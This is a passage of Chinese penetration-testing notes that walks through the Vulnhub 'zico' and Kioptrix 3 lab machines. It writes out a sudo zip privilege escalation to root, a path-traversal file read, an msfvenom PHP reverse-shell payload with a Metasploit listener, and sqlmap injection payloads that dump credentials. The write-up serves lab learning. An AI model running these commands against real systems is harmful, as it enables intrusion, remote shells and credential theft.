
这里我们就可以反弹一个shell了。

权限提升

在反弹了shell后，对目录进行检查发现了

/home/zico中有一个 `wordpress` 目录，是一个常见的CMS

进入查看wp-config.php文件。



```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');
/** MySQL database username */
define('DB_USER', 'zico');
/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
/** MySQL hostname */
define('DB_HOST', 'zico');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
 * Authentication Unique Keys and Salts.
```

发现了用户zico的登录凭证，我们可以用 `ssh` 来连接。

```
ssh zico@192.168.56.102
```

利用 `sudo -l` 查看目前用户可执行与无法执行的指令；

```
zico@zico: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# ssh zico@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxV00xtTVGBokreS9Zr7lwQGvnG/k2igw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
zico@192.168.56.102's password:
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
  env_reset, exempt_group=admin,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
n
@package WordPress
User zico may run the following commands on this host:
  (root) NOPASSWD: /bin/tar
  (root) NOPASSWD: /usr/bin/zip
zico@zico:~$
```

这里表明当前用户 `zico` 可以利用 `root` 权限无密码执行 `tar` 和 `zip` 命令

这里可以利用 `touch exploit` 创建一个随机文件，并用 `zip` 命令进行压缩

```
sudo zip exploit.zip exploit -T --unzip-command="python -c 'import pty; pty.spawn(\"/bin/sh\")'"
```

- `sudo` 用管理员权限执行
 - T 检查文件的完整性。这个参数可以让他执行下一个参数 `--unzip-command`，在这个参数中写入一个python的交互shell

```
zico@zico: /tmp
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
zico@zico:/tmp$ touch exploit
zico@zico:/tmp$ sudo zip exploit.zip exploit -T --unzip-command="python -c 'import pty; pty.spawn(\"/bin/sh\")'"
adding: exploit (stored 0%)
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

由此的到 `root` 权限，接下来就可以进入 `/root` 目录了

```
cat /root/flag.txt 得到flag。
```

```
zico@zico: /tmp
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
# cd /root
/bin/sh: 8: cdt: not found
# cd /root
# ls
flag.txt
# cat flag.txt
#
# installation. You don't have to use the web site, you can
# copy this file to "wp-config.php" and fill in the values.
#
# R0000T!
# You did it! Congratz!
#
# * MySQL settings
# * Secret keys
# * Database table prefix
# * ABSPATH
#
# @link https://codex.wordpress.org/Editing_wp-config.php
#
# @package WordPress
```

总结

- vulnhub里面有很多不同的环境提供渗透，第一次完成一次完整的渗透过程，学到了很多。
在文章的开头用到了kali linux下的一个工具 netdiscover 基于ARP的网络扫描工具。记得在一个师傅的面
试经验介绍中，他被面试官问到为什么要用arp去探测内网主机，他回答的是相当隐蔽，探测的信息更准确。
主要是因为传统探测远程主机是否存活的方法是通过ICMP协议中的回显应答报文来探测(ping)。很多主机为
了避免被扫描器探测，通过防火墙将ICMP包屏蔽，从而达到在网络中隐藏的目的。
在文章中用到了两种语言的交互shell。分别是php和python，这里参考老外的博客[Reverse Shell Cheat Sheet](#)
对于我个人在提权实战经验方面是十分少的，在这次练习中学到了可以利用 touch exploit 创建一个随
机文件，并用 zip 命令进行压缩，由此可见还是自己的实战经验太少了。
最后感慨下，英文的重要性。国外很多大牛的博客都是很丰富的，而对于一个英语四级425飘过的菜鸡，
我也是很无奈的。只能靠百度翻译了。

第十五节 Kioptrix 3

title: Vulnhub渗透测试练习-Kioptrix 3 date: 2018-05-08 20:01:26 categories: 笔记

作者：Ukonw

信息收集

同样用 netdiscover 发现目标主机。

```
root@kali:~# netdiscover
```

```
Currently scanning: 192.168.194.0/16 | Screen View: Unique Hosts
```

```
13 Captured ARP Req/Rep packets, from 4 hosts. Total size: 780
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.43.1	ac:c1:ee:31:3f:25	6	360	Xiaomi Communications Co Ltd
192.168.43.33	44:03:2c:68:d8:0f	2	120	Intel Corporate
192.168.43.58	00:0c:29:b2:76:40	4	240	VMware, Inc.
192.168.43.158	00:0c:29:38:2d:6f	1	60	VMware, Inc.

目标IP为 192.168.43.158。

用nmap扫描目标主机端口信息。

```
root@kali:~# nmap -A -sS -n 192.168.43.158
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-08 07:45 EDT
Nmap scan report for 192.168.43.158
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:38:2D:6F (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 192.168.43.158

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds
```


由扫描信息可以得到

- 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
- 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
- OS details: Linux 2.6.9 - 2.6.33


80端口可以看出cms为 Lotus CMS。



用 dirb 扫描一下网站目录。也可以用御剑扫描目录。发现存在 phpdamin




cms后台 http://192.168.43.158/index.php?system=Admin



漏洞利用

文件包含&后台上传


访问80端口上的WEB服务。



发现url中有点问题


`http://192.168.43.158/index.php?system=Blog`

尝试 `system=../../../../../../etc/passwd`



好像不行，尝试 %00. 截断，发现可以读到 /etc/passwd

```
http://192.168.43.158/index.php?system=../../../../../../../../etc/passwd%00.
```



这里可以结合后面SQLmap跑出来的后台密码得到了一个shell。

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.43.177 LPORT=443 -f raw > /tmp/evil.jpg
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
```

用 msfvenom 生成一个图片马

我们在后台上传图片的地方上传一个图片

修改已有的图片，并得到图片的名，

利用msf监听端口

利用文件包含，包含上传图片，这个地方比较鸡肋。因为这个绝对路径我们是得不到的。

```
http://kioptrix3.com/index.php?
system=../../../../../../../../home/www/kioptrix3.com/gallery/photos/thumb_1a2o44437j.jpg%00.
```

访问返回一个shell。

```
msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.177
LHOST => 192.168.43.177
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.177:443
[*] Sending stage (37775 bytes) to 192.168.43.158
[*] Meterpreter session 1 opened (192.168.43.177:443 -> 192.168.43.158:51226) at 2018-05-08
12:53:09 -0400

meterpreter > ls
Listing: /home/www/kioptrix3.com
=====

Mode                Size      Type    Last modified          Name
----                -
40777/rwxrwxrwx     4096    dir    2011-04-15 09:21:17 -0400 cache
40777/rwxrwxrwx     4096    dir    2011-04-14 12:24:17 -0400 core
40777/rwxrwxrwx     4096    dir    2011-04-14 12:24:17 -0400 data
100644/rw-r--r--    23126   fil    2011-04-14 12:23:13 -0400 favicon.ico
40755/rwxr-xr-x     4096    dir    2011-04-14 11:32:31 -0400 gallery
100644/rw-r--r--    26430   fil    2011-04-14 12:23:13 -0400 gnu-lgpl.txt
100644/rw-r--r--     399     fil    2011-04-14 12:23:13 -0400 index.php
40777/rwxrwxrwx     4096    dir    2011-04-14 12:24:17 -0400 modules
40777/rwxrwxrwx     4096    dir    2011-04-14 12:24:17 -0400 style
100644/rw-r--r--     243     fil    2011-04-14 12:23:13 -0400 update.php
```

权限有点小，很多命令都执行不了的。

SQLmap进行SQL注入


这个站是有的链接有问题，302跳转到 `kioptrix3.com`

在 `etc/passwd` 添加

```
192.168.43.158 kioptrix3.com
```

```
service networking restart 重启服务
```

发现url存在SQL注入。 `kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos`



先用 `sqlmap` 进行注入测试，id存在报错注入。

```

---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-4834 OR 6655=6655#&sort=photoid

  Type: error-based
  Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR) (@kali)
  Payload: id=1 OR ROW(8294,9895)>(SELECT COUNT(*),CONCAT(0x716a6b7071,(SELECT (ELT(8294=8294,1))),0x7170787a71,FLOOR(RAND(0)*2))x FROM (SELECT 9491 UNION SELECT 4019 UNION SELECT 4666 UNION SELECT 8685)a GROUP BY x)&sort=photoid

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: id=1 OR SLEEP(5)&sort=photoid
---
OS and Service detection performed. Please report any incorrect
[08:50:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[08:50:28] [INFO] fetching current user
[08:50:28] [INFO] retrieved: root@localhost#
current user: 'root@localhost'
[08:50:28] [INFO] fetching current database
[08:50:28] [INFO] retrieved: gallery
current database: 'gallery'
[08:50:28] [INFO] testing if current user is DBA
[08:50:28] [INFO] fetching current user
current user is DBA: True
[08:50:28] [WARNING] HTTP error codes detected during run: 500 (Internal Server Error) - 1 times
[08:50:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/kioptrix3.com'

```


尝试查找下后台管理员账号密码。

```

Database: gallery
Table: dev_accounts
[2 entries]
+----+-----+-----+-----+
| id | username | password |
+----+-----+-----+-----+
| 1 | dreg | 0d3eccfb887aab50f243b3f155c0f85 (Mast3r) |
| 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+----+-----+-----+-----+

```

得到管理员账号密码，但是在



无法登录，另外找到一个登录的地方 <http://kioptrix3.com/gallery/gadmin/>

```
Database: gallery
Table: gallarific_users
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | n0t7t1k4 |
+-----+-----+
```

但是可以登录。

